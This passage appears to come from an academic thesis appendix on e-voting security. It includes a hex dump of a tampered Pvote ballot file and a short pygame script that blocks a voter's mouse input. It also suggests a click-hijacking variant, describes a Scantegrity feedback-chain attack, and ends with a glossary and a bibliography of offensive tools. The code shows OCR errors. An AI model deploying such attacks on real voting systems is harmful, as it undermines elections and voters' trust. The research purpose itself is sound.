


```
68508715  B2 B2 FF FF  FF FF FF FF  E5 B2 B2 E5  B2 B2 E5 B2  B2 E5 B2 B2  E5 B2 B2 FF  FF FF FF FF  FF E5 B2 B2  E5 B2 B2 E5  B2 B2 E5 B2  B2 E5 B2 B2  FF FF FF FF  FF FF E5 B2  B2 E5 B2  .......................................................
68508770  B2 E5 B2 B2  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66  ...........ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff
68508825  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF  .ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff....
68508880  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66  ...ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.f
68508935  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66  f.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff
68508990  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF  .ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.
68509045  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66  ......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.f
68509100  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF  f.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff......
68509155  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC  .ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.
68509210  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66  ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.f
68509265  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66  f.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff
68509320  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF  .ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff....
68509375  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66  ...ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.f
68509430  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66  f.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff
68509485  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF  .ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.
68509540  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66  ......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.f
68509595  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66  f.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.ff.ff
68509650  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC  .ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......
68509705  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66  ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.f
68509760  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF FF  FF CC 66 66  CC 66 66  f.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff
68509815  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66 66  CC 66 66 FF  FF FF FF  .ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff....
68509870  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66 CC  66 66 CC 66  66 CC 66  ...ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.f
68509925  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF FF  FF FF FF FF  CC 66 66  f.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff
68509980  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CC 66  66 FF FF FF  FF FF FF CC  66 66 CC 66  66 CC 66 66  CC 66 66 CC  66 66 FF  .ff.ff.ff.ff.......ff.ff.ff.ff.ff.......ff.ff.ff.ff.ff.
68510035  FF FF FF FF  FF CC 66 66  CC 66 66 CC  66 66 CC 66  66 CC 66 66  FF FF FF FF  FF FF CC 66  66 CC 66 66  CC 66 66 CC  66 66 CF 12  C1 31 1D 87  84 77 5B 4F  89 2E A1 93  CB 25 F5  ......ff.ff.ff.ff.ff.......ff.ff.ff.ff...1...w[O.....%.
68510090  CE 63 85                                                                                                                                                           .c.
```


Figure C.1.: Modified Ballot File. First Ballot Identification, Second Ballot Substitution Area, Third Ballot CheckSum Replaced Area

C.2. Pvote Exploit 2: Signal Attack

This section briefly shows the developed code to exploit the "Signal Attack" (see chapter 6). Figure C.2 shows first the developed code. A python pygame code loads signals from the common environment denying Pvote in using them. The second image shows, the developed ″malware“ running in background on the machine, the third image, shows that voter cannot click on “Next” button because the mouse signals have been blocked by the running malware. This is only an example of the possible attacks that might be possible exploiting the ″signal grabbing“ technique. Another great ″malware“ code could be the one which hijacks the signals rather then blocking them. Hijacking signals means to control the voter′s clicks which makes possible to cast the vote for whom the attacker wants.




```
import time,pygame

time.sleep(5).
pygame.init()
display = pygame.display.set_mode((1, 1),
pygame.NOFRAME,0)
pygame.display.set_caption('kill pvote')
b = pygame.Surface(display.get_size())
b = b.convert()
b.fill((250,250,250))
display.blit(b, (0,0))

pygame.display.flip()

pygame.event.set_grab(True)
pygame.mouse.set_visible(True)

//eliminating these raws the exploit doesnt exit
time.sleep(10)
pygame.quit()
system.exit()
```


BT4-Beta
Suspend
Take Snapshot
Settings
Unity
Full Screen
Untitled [modified] - Kate
File Edit Document View Bookmarks Tools Sessions Settings Window Help
eventHack.py
Untitled
root@bt: ~/Desktop/pvote - Shell - Konsole
root@bt: ~/Desktop/pvote - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
Shell
COPYING
Running the exploit

```
pvote uses pygame.
pygame is a framework which uses common signals such
as keyboard and mouse ones.
```

```
root@bt:~/Desktop/pvote# python eventHack.py
```



2006 GENERAL ELECTION

Tuesday, November 7, 2006
Contra Costa County, California

To begin, touch NEXT.

Figure C.2.: Pvote Exploiting Malware: First The Python Malware's Code, Second The Malware Run, Third Voter Lost Mouse Control

C.3. Scantegrity Attack Scenario

Since scantegrity belongs to the software independent voting devices, the physical exploiting of the current implementation makes no sense. We hacked the feedback chain instead, performing a reputation attack. Even if the voter's vote has been correctly casted the voter, receiving a wrong confirmation number from the feedback engine, feels that her vote has been hacked (or wrongly casted). This attack might compromise the entire election since multiple voters (including who run the election) feeling that their votes have been wrongly casted might decide to cancel (or re-running) the election. The Fig. C.3 shows how the attacker interfering with the feddback chain could easily make the voter disappointed about the system. Hacking web-services is not an interesting topic for this Appendix, a great book which explains how to perform web applications hacking is titled "The Web Application Hackers Handbook" by Stuttard Pinto [107], it shows practical examples and offers a huge number of tools for performing web hacking.




Figure C.3.: Scantegrity Attack Scenario

Nomenclature

A_c	Average Availability
0Day	Exploit implementing a vulnerability without patch available
ASE	Anti Spam Engine
BHM	Black Hat Methodology
Black Hat	Un-Etichal Hacker
BoF	Buffer Overflow
Bug	A Particular Software Mistache
CIA	Confidentiality, Integrity and Availability
COMSEC	Communications Security Channel
CRC	Cyclic Redundancy Check
CTM	Capacitive Touchscreen Monitor

DEC	Digita Equipe Corporation
DM	Dummy Machine
DMV	Department of Moto Vehicles
DNS	Domain Name System/Server
DoD	USA Department of Defense
DoS	Denial of Service
DRE	Direct Recording Electronic Voting Machines
DTOS	Distributed Trusted Operating System
E-Vote	Electronic Voting
E2E	End to End
eGOV	Electronic Government
eGOVE	Electronic Governance
EIRS	Election Incident Reporting System
ePart	Electronic Participation
EVEREST	Evaluation and Validation of Election-Related Equipment, Standards and Testing
eVote	Electronic Voting

FBC	FeedBack Center
GNST	Guideline on Network Security Testing
GNU	GNU General Public License. License to control the manuscript
HIDS	Host Intrusion Detection System
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
ISP	Internet Service Providers
ISSAF	Information System Security Assessment Framework
KGP	Russian Service Secret
LoDoom	The Legio Of Doom hacker group
LSM	Linux Security Modules
MAC	Mandatory Access Control
MC	Marginal Cost, "Lezioni Raffaele Mattioli"
MCI	MCI Corporation
NIDS	Network Intrusion Detection System

NIST	National Institute of Standard and Technology
NSA	Not Such Agency :D
NTE	Negative Training Examples
OE	Operating Environment
OEVT	Open Ended Vulnerability Testing
OSSTMM	Open Source Security Testing Methodology Manual
Patch	The Solution for a Software Bug
PenTest	Penetration Testing
PHYSEC	Physical Security Channel
PTE	Positive Training Examples
RSA	Rivest, Shamir, & Adleman (public key encryption technology)
RTM	Resistive Touchscreen Monitor
SC	Smart Card
SELinux	Security-Enanched Linux

SEO	Search Engine Optimization
SHA	SHA-1.cryptographic hash value
SPECSEC	Spectrum Security Channel
SQI	SQL Injection
SSL	Secure Socket Layer
TLS	Transport Layer Security
TMRC	Model Railroad Club
TVMM	Trusted Virtual Machine Monitor
UNIX	Operating System
Vulnerability	A Particular Software Bug
VVPAT	Voting Verifiable Paper Audit Trail
VVSG	Voluntary Voting System Guidelines
WC	Web Client
WEB	World Wide Web
WEB2.0	World Wide Web + Participation
WEB3.0	Semantic World Wide Web

White Hat	Ethical Hacker
WS	Web Server
ZEUS	WellKnown Malware

Bibliography

[1] Akismet comment spam and trackback spam stopper. http://akismet.com/.

[2] Black box voting - america's elections watchdog group.

[3] California voting machines top-to-bottom review.

[4] An example of successfully injected comment spam. http://tsn-funds.com/phpBB/viewtopic.php?t=45&sid=03abe728222ad0f3c4a8f32b1c

[5] Inaccessibility of captcha - alternatives to visual turing tests on the web. w3c working group note. http://www.w3.org/TR/turingtest/.

[6] The machinery of democracy: Protecting elections in an electronic world.

[7] Trec 2006 spam evaluation kit. http://plg.uwaterloo.ca/ gvcormac/jig/.

[8] Wordpress - blog tool and weblog platform. http://wordpress.org/.

[9] Melissa macro virus. CERT Advisory CA-1999-04, CERT, Pittsburgh, PA, USA, Mar. 1999.

[10] 123people:. 2000. http://www.123people.com/.

[11] 192:. 2000. http://www.192.com/.

[12] 411:. 2000. http://www.411.com/.

[13] Abika:. 2000. http://www.abika.com/.

[14] Bidiblah:. 2000. http://www.sensepost.com/.

[15] Blast. 2000. http://mtc.epfl.ch/software-tools/blast/.

[16] Burpsuite:. 2000. http://www.portswigger.net/.

[17] Cain&abel. 2000. http://www.oxid.it/.

[18] Cert:. 2000. http://www.cert.org/.

[19] Cisco-torch. 2000. http://www.hackingciscoexposed.com/?link=tools.

[20] Clang. 2000. http://clang-analyzer.llvm.org/.

[21] Crowbar:. 2000. http://www.sensepost.com/research.html.

[22] Cve. 2000. http://cve.mitre.org/.

[23] Delicious: http://delicious. 2000. http://www.com/ audit section.

[24] Dig: Dns lookup utility. 2000.

[25] Dirbuster. 2000. http://www.owasp.org/index.php/Category:OWASP_Di

[26] Fgdump:. 2000. http://www.foofus.net/fizzgig/fgdump/.

[27] Findbugs. 2000. http://findbugs.sourceforge.net/.

[28] Finger: User information lookup program. 2000.

[29] Firewalk. 2000. http://www.packetfactory.net/Projects/.

[30] Fping. 2000. http://www.fping.com/.

[31] Frama. 2000. http://frama-c.cea.fr/.

[32] Friends reunited:. 2000. http://www.friendsreunited.co.uk/.

[33] Ftester. 2000. http://dev.inversepath.com/trac/ftester.

[34] Fxcop. 2000. http://msdn.microsoft.com/en-us/library/bb429476(VS.80).aspx.

[35] Gfi:. 2000. http://www.gfi.com/.

[36] Google blogs search: http://blogsearch. 2000. http://www.google.com/.

[37] Goolang. 2000. http://www.goolag.org/download.html.

[38] Hammurapi:. 2000. http://www.hammurapi.biz/ .C.

[39] Header spy: https://addons. 2000. mozilla.org/en-US/firefox/.

[40] Host: Dns lookup utility. 2000.

[41] Hping. 2000. http://www.hping.org/download.html.

[42] Hydra: http://freeworld. 2000. http://freeworld.thc.org/.

[43] Ikecrack: http://ikecrack. 2000. http://ikecrack.sourceforge.net/.

[44] Ikeprobe:. 2000. http://www.ernw.de/download/ikeprobe.zip.

[45] Ikescan:. 2000. http://www.nta-monitor.com/tools/ike-scan/.

[46] Inguna. 2000. http://inguma.sourceforge.net/.

[47] Iwebscrab:. 2000. http://www.owasp.org/index.php/Category:OWASP_

[48] John the ripper:. 2000. http://www.oxid.it/.

[49] Lcp:. 2000. http://www.lcpsoft.com/english/index.htm.

[50] Ldapminer. 2000. http://sourceforge.net/projects/ldapminer/.

[51] Live http headers: https://addons. 2000. mozilla.org/en-US/firefox/.

[52] Luma. 2000. http://luma.sourceforge.net/.

[53] Matrixay:. 2000. http://www.dbappsecurity.com/.

[54] Metasploit:. 2000. http://www.metasploit.com/.

[55] Microsoft security bulletin:. 2000. http://www.microsoft.com/technet/security/current.aspx.

[56] Modscan:. 2000. http://wwwpacketstormsecurity.org/UNIX/scanners/m

[57] Mount: Mount file systems. 2000.

[58] National vulnerability database. 2000. http://nvd.nist.gov/.

[59] Nessus:. 2000. http://www.nessus.org/nessus/.

[60] Netcat. 2000. http://netcat.sourceforge.net/.

[61] Ngs :. 2000. http://www.ngssoftware.com/.

[62] Nikto. 2000. http://www.cirt.net/nikto2.

[63] Nslookup: Query internet name servers interactively. 2000.

[64] Open source vulnerability database. 2000. http://osvdb.org/.

[65] Ophcrack. 2000. http://ophcrack.sourceforge.net/.

[66] Orasec:. 2000. http://www.woany.co.uk/oracsec/.

[67] Oval interpreter: http://oval. 2000. http://www.mitre.org/.

[68] Paros:. 2000. http://www.parosproxy.org/index.shtml.

[69] Piggy :. 2000. http://www.cqure.net/wp/piggy/.

[70] Pipl: http://pipl. 2000. http://www.com/.

[71] Pmd. 2000. http://pmd.sourceforge.net/.

[72] Pwdump:. 2000. http://www.foofus.net/fizzgig/pwdump/.

[73] Rainbowcrack. 2000. http://project-rainbowcrack.com/.

[74] Rats:. 2000. http://www.fortify.com/security-resources/rats.jsp.

[75] Repscan:. 2000. http://www.red-database-security.com/.

[76] Sans:. 2000. http://www.sans.org/.

[77] Sara :http://www-arc. 2000. http://www.com/sara/.

[78] Scanssh. 2000. http://www.monkey.org/p̃rovos/scanssh/.

[79] Scuba:. 2000. http://www.imperva.com/products/scuba.html.

[80] Secunia: http://secunia. 2000. http://www.com/ access.

[81] Security focus:. 2000. http://www.securityfocus.com/.

[82] Security tracker:. 2000. http://www.securitytracker.com/.

[83] Shazou: https://addons. 2000. mozilla.org/en-US/firefox/.

[84] Showmount : Show remote nfs mounts on host. 2000.

[85] Sidguess:. 2000. http://www.red-database-security.com/.

[86] Sinfp. 2000. http://sourceforge.net/projects/sinfp/files/.

[87] Sqlping3:. 2000. http://www.sqlsecurity.com/Tools/FreeTools/tabid/65/I

[88] Sqlpoke:. 2000. http://www.sqlsecurity.com/Tools/FreeTools/tabid/65/D

[89] Sqlrecon:. 2000. http://www.specialopssecurity.com/labs/sqlrecon/1.0/d

[90] Ssa:. 2000. http://www.security-database.com/.

[91] Stylecop. 2000. http://code.msdn.microsoft.com/sourceanalysis .Java.

[92] Technorati. 2000. http://teckorati.com/.

[93] Telnet ip_addr 21 (banner grab). 2000.

[94] Telnetfp. 2000. http://www.securiteam.com/tools/6J00L0K06U.html.

[95] Tftp: Trivial file transfer program. 2000.

[96] Thc. 2000. http://freeworld.thc.org/releases.php.

[97] Twitter friends browsers:. 2000. http://www.neuroproductions.be/twitter_friends_network_browser/.

[98] Us-cert:. 2000. http://www.us-cert.gov/.

[99] Vncrack:. 2000. http://www.phenoelit.de/vncrack/.

[100] Web developer: http://chrispederick. 2000. com/work/web-developer/.

[101] Web investigator:. 2000. http://www.webinvestigator.org/.

[102] Xprobe. 2000. http://xprobe.sourceforge.net/.

[103] Xscan:. 2000. http://www.xfocus.org/.

[104] Yasca:. 2000. http://www.yasca.org/.

[105] Sentence recognition through hybrid neuro-markovian modeling. In *ICDAR '01: Proceedings of the Sixth International Conference on Document Analysis and Recognition*, page 731, Washington, DC, USA, 2001. IEEE Computer Society.

[106] Election incidents project update., November 2004.

[107] *The web application hacker's handbook: discovering and exploiting security flaws*. John Wiley & Sons, Inc., New York, NY, USA, 2007.

[108] Moheeb Abu Rajab, Fabian Monrose, and Andreas Terzis. On the impact of dynamic addressing on malware propagation. In *Proceedings of the 4th ACM workshop on Recurring malcode*, pages 51–56, New York, NY, USA, 2006. ACM.

[109] David Amurao. Computerized voting: problems and solutions. *SIGCAS Comput. Soc.*, 36(4):1, 2006.

[110] B. Arkin, S. Stender, and G. McGraw. Software penetration testing. *Security & Privacy, IEEE*, 3(1):84–87, Jan.-Feb. 2005.

[111] Chris Armen and Ralph Morelli. Teaching about the risks of electronic voting technology. In *ITiCSE '05: Pro-*

ceedings of the 10th annual SIGCSE conference on Innovation and technology in computer science education, pages 227–231, New York, NY, USA, 2005. ACM.

[112] Chris Armen and Ralph Morelli. Teaching about the risks of electronic voting technology. In *ITiCSE '05: Proceedings of the 10th annual SIGCSE conference on Innovation and technology in computer science education*, pages 227–231, New York, NY, USA, 2005. ACM.

[113] AS. As number. 2000. Http://www.asnumber.networx.ch/.

[114] John Aycock. *Computer Ciruses and Malware*. Advances in Information Security. Springer Science+Business Media, LLC, 2006.

[115] Davide Balzarotti, Greg Banks, Marco Cova, Viktoria Felmetsger, Richard Kemmerer, William Robertson, Fredrik Valeur, and Giovanni Vigna. Are your votes really counted?: testing the security of real-world electronic voting systems. In *ISSTA '08: Proceedings of the 2008 international symposium on Software testing and analysis*, pages 237–248, New York, NY, USA, 2008. ACM.

[116] J. Bannet, D.W. Price, A. Rudys, J. Singer, and D.S. Wallach. Hack-a-vote: Security issues with electronic voting

systems. *Security & Privacy, IEEE*, 2(1):32–37, Jan-Feb. 2004.

[117] Earl Barr, Matt Bishop, and Mark Gondree. Fixing federal e-voting standards. *Commun. ACM*, 50(3):19–24, 2007.

[118] France Belanger and Craig Van Slyke. Abuse or learning? *Commun. ACM*, 45(1):64–65, 2002.

[119] M. Ben-Ari. *Principles of Concurrent and Distributed Programming (2nd Edition) (Prentice-Hall International Series in Computer Science)*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2006.

[120] Stefan Berger, Ramón Cáceres, Kenneth A. Goldman, Ronald Perez, Reiner Sailer, and Leendert van Doorn. vtpm: virtualizing the trusted platform module. In *USENIX-SS'06: Proceedings of the 15th conference on USENIX Security Symposium*, pages 21–21, Berkeley, CA, USA, 2006. USENIX Association.

[121] Daniel Bilar. Noisy defenses: Subverting malware's OODA loop. In *Proceedings of the 4th annual workshop on Cyber security and information intelligence research*, number 9, New York, NY, USA, 2008. ACM.

[122] Matt Bishop and David Wagner. Risks of e-voting. *Commun. ACM*, 50(11):120–120, 2007.

[123] E. Bonver and M. Cohen. Developing and retaining a security testing mindset. *Security & Privacy, IEEE*, 6(5):82–85, Sept.-Oct. 2008.

[124] Jacob West Brian Chess, Yekaterina Tsipenyuk O'Neil. Javascript hijacking - fortify software white paper. http://www.fortifysoftware.com/servlet/downloads/public/JavaScript 2007.

[125] Tim Brown, William Anderson, et al. Open vulnerability assessment system, dec 2009.

[126] José Carlos Brustoloni and Ricardo Villamarín-Salomón. Improving security decisions with polymorphic and audited dialogs. In *SOUPS '07: Proceedings of the 3rd symposium on Usable privacy and security*, pages 76–85, New York, NY, USA, 2007. ACM.

[127] Nicholas Carriero and David Gelernter. Linda in context. *Commun. ACM*, 32(4):444–458, 1989.

[128] D. Chaum, A. Essex, R. Carback, J. Clark, S. Popoveniuc, A. Sherman, and P. Vora. Scantegrity: End-to-end voter-verifiable optical- scan voting. *Security Privacy, IEEE*, 6(3):40–46, may-june 2008.

[129] David Chaum, Aleks Essex, Richard Carback, Jeremy Clark, Stefan Popoveniuc, Alan Sherman, and Poorvi Vora. Scantegrity: End-to-end voter-verifiable optical-scan voting. *IEEE Security and Privacy*, 6:40–46, May 2008.

[130] Cheops. Cheops-ng: Http://cheops-ng. 2000. sourceforge.net/.

[131] Paolo Ciancarini. Coordination models and languages as software integrators. *ACM Comput. Surv.*, 28(2):300–302, 1996.

[132] Paolo Ciancarini, Robert Tolksdorf, Fabio Vitali, David Rossi, and Andreas Knoche. Coordinating multiagent applications on the www: A reference architecture. *IEEE Trans. Softw. Eng.*, 24(5):362–375, 1998.

[133] Graham Cluley. Av-test.org's malware count exceeds 22 million.

[134] Fred Cohen. Computer viruses: Theory and experiments. In *Proceedings of the 7th DOD/NBS Computer Security Conference*, pages 240–263, Sep. 1984.

[135] G V Cormack and T R Lynam. Trec 2005 spam track overview. In *In Proc. 14th Text REtrieval Conference (TREC 2005*, 2005.

[136] Gordon V. Cormack, José María Gómez Hidalgo, and Enrique Puertas Sánz. Spam filtering for short messages. In *CIKM '07: Proceedings of the sixteenth ACM conference on Conference on information and knowledge management*, pages 313–320, New York, NY, USA, 2007. ACM.

[137] Gordon V. Cormack and Thomas R. Lynam. Online supervised spam filter evaluation. *ACM Trans. Inf. Syst.*, 25(3):11, 2007.

[138] Marco Cremonini, Andrea Omicini, and Franco Zambonelli. Coordination and access control in open distributed agent systems: The tucson approach. In *COORDINATION '00: Proceedings of the 4th International Conference on Coordination Languages and Models*, pages 99–114, London, UK, 2000. Springer-Verlag.

[139] Weidong Cui, Vern Paxson, and Nicholas C. Weaver. GQ: Realizing a system to catch worms in a quarter million places. Technical Report TR-06-004, International Computer Science Institute, Berkeley, CA, USA, Sep. 2006.

[140] Kristopher Daley, Ryan Larson, and Jerald Dawkins. A structural framework for modeling multi-stage network

attacks. In *Proceedings of the 2002 International Conference on Parallel Processing Workshops*, pages 5–10, 2002.

